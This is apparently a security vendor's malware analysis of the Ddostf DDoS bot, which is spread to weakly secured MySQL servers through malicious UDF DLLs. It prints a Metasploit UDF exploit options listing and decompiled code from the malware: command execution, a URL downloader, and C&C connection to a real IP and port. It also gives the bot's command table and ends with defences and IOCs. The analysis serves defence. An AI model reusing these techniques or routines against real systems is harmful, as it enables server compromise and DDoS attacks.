Malware

Ddostf DDoS Bot Malware Attacking MySQL Servers

Nov 06 2023

The AhnLab Security Emergency response Center's (ASEC) analysis team is constantly monitoring malware distributed to vulnerable database servers. MySQL server is one of the main database servers that provides the feature of managing large amounts of data in a corporate or user environment. Typically, in Windows environments, MS-SQL is primarily installed for database services, while in Linux environments, database services like MySQL and PostgreSQL are used. However, although not as frequently as MS-SQL servers, there are instances where MySQL servers are installed on Windows since DBMS services like MySQL also support Windows environments. Consequently, attacks targeting MySQL servers running in Windows environments are constantly being identified.

Based on the information from our AhnLab Smart Defense (ASD) logs, it appears that a majority of the malware strains targeting vulnerable MySQL servers are variants of Gh0st RAT. It is worth noting that in addition to these Gh0st RAT variants, various other types of malware can potentially be utilized as well. For example, a previous ASEC blog post covered an incident involving the use of AsyncRAT. [1]

The ASEC analysis team has recently discovered that the Ddostf DDoS bot is being installed on vulnerable MySQL servers. Ddostf is a DDoS bot capable of conducting Distributed Denial of Service (DDoS) attacks on specific targets and was first identified around 2016. [2] It is known to have been developed in China and is notable for its support for both Windows and Linux environments.

Target Type	File Name	File Size	File Path
Current	11188.exe	45.5 KB	%SystemDrive%\11188.exe
Parent	cmd.exe	295.5 KB	%SystemRoot%\system32\cmd.exe
Target	wkuyii.exe	45.5 KB	%SystemRoot%\wkuyii.exe
DropperOfCurrent	mysqld-nt.exe	2.14 MB	%SystemDrive%\mysql\bin\mysqld-nt.exe

Process	Module	Target	Behavior	Data
11188.exe	N/A	N/A	Copies itself	wkuyii.exe
mysqld-nt.exe	N/A	N/A	Creates executable file	amd.dll
cmd.exe	N/A	11188.exe	Creates process	N/A

1. Attacks Targeting MySQL Servers

Threat actors will identify potential targets for their attacks via scans. Among the systems that are publicly accessible, scanners search for systems using the 3306/TCP port, which is used by MySQL servers. Afterward, threat actors can use brute-force or dictionary attacks on the system. If the system manages its account credentials poorly, threat actors can gain access to administrator account credentials. Of course, if the system is running an unpatched version with vulnerabilities, threat actors could exploit these vulnerabilities to execute commands without the need for the aforementioned process.

Normally, multiple methods to execute OS commands are provided in MS-SQL environments. The most well-known command is xp_cmdshell, and there are other various methods such as OLE Store Procedure, MS-SQL Agent Jobs, Extended Stored Procedure, and CLR Stored Procedure. Being able to execute a user's command using OS commands (e.g. CMD or PowerShell) means that control over the system can be obtained.

Unlike MS-SQL, MySQL does not support direct OS commands such as xp_cmdshell. It can, however, use a feature called User-defined Function (UDF) to ultimately allow threat actors to execute commands.

```
msf5 exploit(multi/mysql/mysql_udf_payload) > show options

Module options (exploit/multi/mysql/mysql_udf_payload):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   FORCE_UDF_UPLOAD  true            no        Always attempt to install a sys_exec() mysql.function.
   PASSWORD          toor            no        The password for the specified username
   RHOSTS            192.168.204.128  yes       The target host(s), range CIDR identifier, or hosts file
 with syntax 'file:<path>'
   RPORT             3306            yes       The target port (TCP)
   SRVHOST           0.0.0.0         yes       The local host to listen on. This must be an address on
the local machine or 0.0.0.0
   SRVPORT           8080            yes       The local port to listen on.
   SSL               false           no        Negotiate SSL for incoming connections
   SSLCert                           no        Path to a custom SSL certificate (default is randomly ge
nerated)
   URIPATH                           no        The URI to use for this exploit (default is random)
   USERNAME          root            no        The username to authenticate as
```

2. UDF (User-Defined Function) DLL

UDF is an implementation of desired features in a DLL, and threat actors upload a DLL containing malicious commands as a UDF library to the infected system. They then load this DLL into the MySQL server. Subsequently, they can deliver malicious commands to the infected system by executing the defined commands.

This process is similar to MS-SQL server's CLR SqlShell. [3] Like WebShell, which can be installed on web servers, SqlShell is a malware strain that supports various features after being installed on an MS-SQL server, such as executing commands from threat actors and carrying out all sorts of malicious behaviors.

MS-SQL servers support a method known as CLR Stored Procedure, which allows the usage of expanded features, and SqlShell is a DLL created with this method. CLR Stored Procedure is one of the major methods that threat actors can use to execute malicious commands in MS-SQL servers along with the xp_cmdshell command. Threat actors mainly use SqlShell as a means to install the ultimate malware, such as CoinMiners or ransomware.

Examining the infection logs from systems that were actually targeted reveals that malicious UDF DLLs, like the one below, are also installed on infected systems in addition to Ddostf. Of course, these UDF DLLs have been used for various attacks long before threat actors decided to use them for installing the Ddostf DDoS bot. Therefore, the threat actor utilized the UDF malware as a tool during their process of attacking poorly managed MySQL servers.

Process	Module	Behavior	Data
mysqld.exe	N/A	Loads DLL	Library Dynamic amd.dll
mysqld.exe	N/A	Creates executable file	Target 11188.exe
mysqld.exe	N/A	Creates executable file	Target amd.dll

This UDF malware supports features to download files from URLs passed as arguments or execute commands provided by threat actors. It is presumed that the threat actor utilized the downloader() function provided by the UDF DLL to download Ddostf from an external source before executing the downloaded Ddostf using the cmdshelv() function. Additionally, besides command execution, the cmdshelv() function also supports the feature to output the execution results as a "cmd.tmp" file, where it then transmits the results of the command that reads and executes the file to the C&C server.

Name	Address	Ordinal
cmdshelv	10001020	1
cmdshelv_deinit	100013F0	2
cmdshelv_init	10001410	3
downloader	10001420	4
downloader_deinit	100013F0	5
downloader_init	10001410	6
DllEntryPoint	**10005E08**	**[main entry]**

```
GetSystemDirectoryA(Buffer, 0x103u);
strcat(Buffer, aCmdExe);                        // "\cmd.exe"
GetEnvironmentVariableA(Name, FileName, 0x103u);
strcat(FileName, aCmdTmp);                      // "\cmd.tmp "
arg = (char *)malloc(strlen(**(const char ***)(a2 + 8)) + strlen(FileName) + 7);
strcpy(arg, aC);                                // " /c"
strcat(arg, **(const char ***)(a2 + 8));
strcat(arg, ">");
strcat(arg, FileName);
memset(&StartupInfo, 0, sizeof(StartupInfo));
StartupInfo.wShowWindow = 0;
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
StartupInfo.cb = 68;
v5 = CreateProcessA(Buffer, arg, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
```


```
  FileA = CreateFileA(FileName, 0x40000000u, 1u, 0, 2u, 0, 0);
  if ( FileA == (HANDLE)-1 )
  {
    v6 = (char *)malloc(strlen(FileName) + 100);
    v7 = a1;
    *(_DWORD *)(a1 + 12) = v6;
    sprintf(v6, &byte_1000716C, FileName);
LABEL_7:
    *a4 = strlen(*(const char **)(v7 + 12));
    return *(char **)(v7 + 12);
  }
  CloseHandle(FileA);
  DeleteFileA(FileName);
  if ( !URLDownloadToFileA(0, **(LPCSTR **)(a2 + 8), FileName, 0, 0) )
```

3. Analysis of Ddostf DDoS Bot

There is the ELF format of Ddostf that can target Linux environments and the PE format that can operate in Windows environments. Here, we will cover the PE format used in attacks targeting Windows environments. A main characteristic of Ddostf is the inclusion of the “ddos.tf” string in its binary, as shown below.

```
00414260  64 64 6F 73 2E 74 66 00  00 00 00 00 00 00 00 00  ddos.tf.........
00414270  00 00 00 00 00 00 00 00  00 00 00 00 00 00 4C 6D  ..............Lm
00414280  6E 6F 70 71 72 20 54 75  61 62 63 64 00 00 00 00  nopqr·Tuabcd....
00414290  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
004142A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
004142B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 4C 6D  ..............Lm
004142C0  6E 6F 70 71 20 53 74 75  61 62 63 64 20 46 67 68  nopq·Stuabcd·Fgh
004142D0  69 6A 6B 6C 20 4E 6F 70  71 00 00 00 00 00 00 00  ijkl·Nopq.......
004142E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
004142F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 4C 6D  ..............Lm
00414300  6E 6F 20 51 72 73 74 75  61 62 20 44 65 66 67 68  no·Qrstuab·Defgh
00414310  69 6A 6B 6C 6D 20 4F 00  00 00 00 00 00 00 00 00  ijklm·O.........
```

When Ddostf is executed, it first copies itself under a random name in the %SystemRoot% directory before registering itself as a service.



Afterward, it decrypts the encrypted C&C server URL string “C8AF3371ACB79AA6119CB33C80C40AE544F319” to obtain and connect to the actual C&C server URL. Additionally, the malware creator inserted meaningless printf() functions in the middle of the actual code routine to hinder analysis. Upon initial connection, it collects basic pieces of information from the infected system and sends them to the C&C server.

```
fn_decodeC2(v2, aC8af3371acb79a, cp);         // "C8AF3371ACB79AA6119CB33C80C40AE544F319"
name.sa_family = 2;
printf("\ni=%d, j=%d\n", 6, 9);
printf("\nx=%d, y=%d\n", 6, 18);
*(_WORD *)name.sa_data = htons(hostshort);    // "6681"
printf("\ni=%d, j=%d\n", 6, 9);
printf("\nx=%d, y=%d\n", 6, 18);
*(_DWORD *)&name.sa_data[2] = fn_getHost(cp); // "136.243.103.119"
printf("\ni=%d, j=%d\n", 6, 9);
printf("\nx=%d, y=%d\n", 6, 18);
s = socket(2, 1, 0);
printf("\ni=%d, j=%d\n", 6, 9);
printf("\nx=%d, y=%d\n", 6, 18);
if ( connect(s, &name, 16) == -1 )
```

Offset	Size	Description
0x00	0x04	Signature (0x0000000B)
0x08	0x40	Windows version
0x48	0x20	Malware version information (Ver 8.0)
0x68	0x04	CPU performance (MHz)
0x6C	0x04	Number of processors
0x70	0x20	Computer name
0x90	0x04	Language information

Table 1. System information sent to the C&C server

Stream Content

```
00000000  0b 00 00 00 44 fa a5 01  57 69 6e 64 6f 77 73 20 ....D... Windows
00000010  37 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 7....... ........
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000030  92 30 87 9b f4 fb a5 01  23 cf 4b 76 02 00 00 00 .0...... #.Kv....
00000040  00 00 00 00 84 fc a5 01  cc ec b7 a3 20 56 65 72 ........ .... Ver
00000050  20 20 38 2e 30 00 00 00  58 11 19 00 00 00 00 00   8.0... X.......
00000060  00 00 47 76 00 00 00 00  50 0d 00 00 01 00 00 00 ..Gv.... P.......
00000070  [illegible]                                      ........
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000090  12 04 00 00 00 00 00 00  01 00 00 00 f4 fb a5 01 ........ ........
000000A0  19 17 1b 77 00 00 1b 77  02 00 00 00 50 17 1b 77 ...w...w ....P..w
000000B0  8d f3 87 9b 84 fc a5 01  08 fc a5 01 01 00 00 00 ........ ........
000000C0  01 00 00 00 84 fc a5 01  30 e9 19 00             ........ 0...
```

Additionally, during the initial transmission of system information, the value 0x0000000B is also sent as a signature. However, among the C&C server commands, when sending the current status information of a system, such as network speed and CPU usage, the value 0x0000000A is used.

```
fn_getCPUusage(dword_418528, &v2, 0);
printf("\ni=%d, j=%d\n", 6, 9);
printf("\nx=%d, y=%d\n", 6, 18);
v1 = v0;
sprintf(Buffer, "%.fKb/bps|%d%%", (double)v0 * 0.0009765625, (unsigned int)(__int64)v2)
printf("\ni=%d, j=%d\n", 6, 9);
printf("\nx=%d, y=%d\n", 6, 18);
printf("\ni=%d, j=%d\n", 6, 9);
printf("\nx=%d, y=%d\n", 6, 18);
*(_DWORD *)buf = 0xA;
printf("\ni=%d, j=%d\n", 6, 9);
printf("\nx=%d, y=%d\n", 6, 18);
strcpy(Destination, Buffer);
printf("\ni=%d, j=%d\n", 6, 9);
printf("\nx=%d, y=%d\n", 6, 18);
send(sock, buf, 24, 0);
```

Offset	Size	Description

0x00	0x04	Signature (0x0000000A)
0x08	0x10	Network interface speed (kb/bps) / CPU usage (%)

Table 2. Status information sent to the C&C server

When the infected system's information is transmitted to the C&C server, the C&C server responds with a size of 0x000000C4. This response not only contains commands but also data. For example, in the case of specific DDoS attack methods or download commands, it includes the download URL.

Offset	Size	Description
0x00	0x04	Dummy
0x04	0x04	Command
0x08	0xBC	Additional data

Table 3. Structure of commands received from the C&C server

While there are only six supported commands, DDoS attacks internally encompass a variety of methods, including SYN Flood, UDP Flood, HTTP GET/POST Flood attacks, among others.

```
.data:00414380 4D 6F 7A 69 6C 6C 61 2F aMozilla50Windo_12 db 'Mozilla/5.0 (Windows NT 6.0; rv:13.0) Gecko/20100101 Firefox/13.0'
.data:00414380 35 2E 30 20 28 57 69 6E                                  ; DATA XREF: .data:004140E4↑o
.data:00414380 64 6F 77 73 20 4E 54 20…                                 ; .data:004140E8↑o
.data:004143C1 2E 31 00                              db '.1',0
.data:004143C4 4D 6F 7A 69 6C 6C 61 2F aMozilla50Macin_4 db 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_4) AppleWebKit/534.57'
.data:004143C4 35 2E 30 20 28 4D 61 63…                                 ; DATA XREF: .data:004140E0↑o
.data:00414405 2E 35 20 28 4B 48 54 4D…              db '.5 (KHTML, like Gecko) Version/5.1.7 Safari/534.57.4',0
.data:0041443A 00 00                                 align 4
.data:0041443C 4D 6F 7A 69 6C 6C 61 2F aMozilla40Compa_6 db 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)',0
.data:0041443C 34 2E 30 20 28 63 6F 6D…                                 ; DATA XREF: .data:004140DC↑o
.data:00414474 4D 6F 7A 69 6C 6C 61 2F aMozilla50X11Ub_0 db 'Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:13.0) Gecko/20100101 Fir'
.data:00414474 35 2E 30 20 28 58 31 31…                                 ; DATA XREF: .data:004140D8↑o
.data:004144B5 65 66 6F 78 2F 31 33 2E…              db 'efox/13.0.1',0
.data:004144C1 00 00 00                              align 4
.data:004144C4 4D 6F 7A 69 6C 6C 61 2F aMozilla40Compa_5 db 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; MRA 5.8 ('
.data:004144C4 34 2E 30 20 28 63 6F 6D…                                 ; DATA XREF: .data:004140D4↑o
.data:00414505 62 75 69 6C 64 20 34 31…              db 'build 4157); .NET CLR 2.0.50727; AskTbPTV/5.11.3.15590)',0
.data:0041453D 00 00 00                              align 10h
.data:00414540 4D 6F 7A 69 6C 6C 61 2F aMozilla50Windo_11 db 'Mozilla/5.0 (Windows NT 6.1; rv:12.0) Gecko/20100101 Firefox/12.0'
.data:00414540 35 2E 30 20 28 57 69 6E…                                 ; DATA XREF: .data:004140D0↑o
.data:00414581 00                                    db 0
.data:00414582 00 00                                 align 4
.data:00414584 4D 6F 7A 69 6C 6C 61 2F aMozilla40Compa_4 db 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)',0
.data:00414584 34 2E 30 20 28 63 6F 6D…                                 ; DATA XREF: .data:004140CC↑o
.data:004145B7 00                                    align 4
.data:004145B8 4D 6F 7A 69 6C 6C 61 2F aMozilla50Windo_10 db 'Mozilla/5.0 (Windows NT 5.1; rv:12.0) Gecko/20100101 Firefox/12.0'
.data:004145B8 35 2E 30 20 28 57 69 6E…                                 ; DATA XREF: .data:004140C8↑o
.data:004145F9 00                                    db 0
.data:004145FA 00 00                                 align 4
```

Command	Feature
0x00000005	Starts DDoS attack
0x00000006	Stops DDoS attack
0x00000007	Downloads and runs additional payload
0x00000008	Starts transmitting system status information
0x00000009	Stops transmitting system status information

0x00000013	**Executes DDoS command from new C&C server**

Table 4. List of supported commands

Although most of the commands supported by Ddostf are similar to those from typical DDoS bots, a distinctive feature of Ddostf is its ability to connect to a newly received address from the C&C server and execute commands there for a certain period. As shown below, only DDoS commands can be performed on the new C&C server. This implies that the Ddostf threat actor can infect numerous systems and then sell DDoS attacks as a service.


```
  memcpy(command_newC2, buf_recv, sizeof(command_newC2));
  if ( command_newC2[1] == 5 )          // 0x05 : Start DDoS Attack
  {
    memcpy(Parameter, &command_newC2[2], sizeof(Parameter));
    fn_attackDDoS(Parameter);
  }
  else if ( command_newC2[1] == 6 )     // 0x06 : Stop DDoS Attack
  {
    flag_ddos = 0;
  }
}
```

4. Conclusion

Typical attacks that target database servers (MS-SQL, MySQL servers) include brute force attacks and dictionary attacks on systems where account credentials are poorly managed. Although it seems as if these methods make up the majority of the attacks, there can also be vulnerability attacks against systems with unpatched vulnerabilities.

Because of this, administrators should use passwords that are difficult to guess for their accounts and change them periodically to protect the database server from brute force attacks and dictionary attacks. They should also apply the latest patches to prevent vulnerability attacks. Administrators should also use security programs such as firewalls for externally accessible database servers to restrict access from external threat actors. If the above measures are not taken in advance, continuous infections by threat actors and malware can occur.

AhnLab MDS Sandbox detects the Ddostf malware under the detection names “Persistence/MDP.Event.M29”, “Malware/MDP.Manipulate.M491”, and “Malware/MDP.AutoRun.M1038”.



AhnLab's anti-malware software, V3, detects and blocks the malware using the following aliases:

File Detection

– Trojan/Win32.Nitol.R215641 (2017.12.18.00)
– Downloader/Win32.Agent.R24480 (2012.05.08.03)

Behavior Detection

– Malware/MDP.Behavior.M29
– Malware/MDP.Behavior.M1091
– Persistence/MDP.Event.M29
– Malware/MDP.Manipulate.M491
– Malware/MDP.AutoRun.M1038

IOC related information

MD5

6e7e26a6e237f84b51bc61aa7dff5680

fe550baf5205d4b2503ad0d48014fccf

URL

http[:]//136[.]243[.]103[.]119[:]6681/

To learn more about **AhnLab MDS**'s sandbox-based behavioral analysis, please click the banner below.

Tags: DDoS Ddostf mysql

Previous Post

Distribution of LockBit Ransomware and Vidar Infostealer Disguised as Resumes

Next Post

LNK Files Distributed Through Breached Legitimate Websites (Detected by EDR)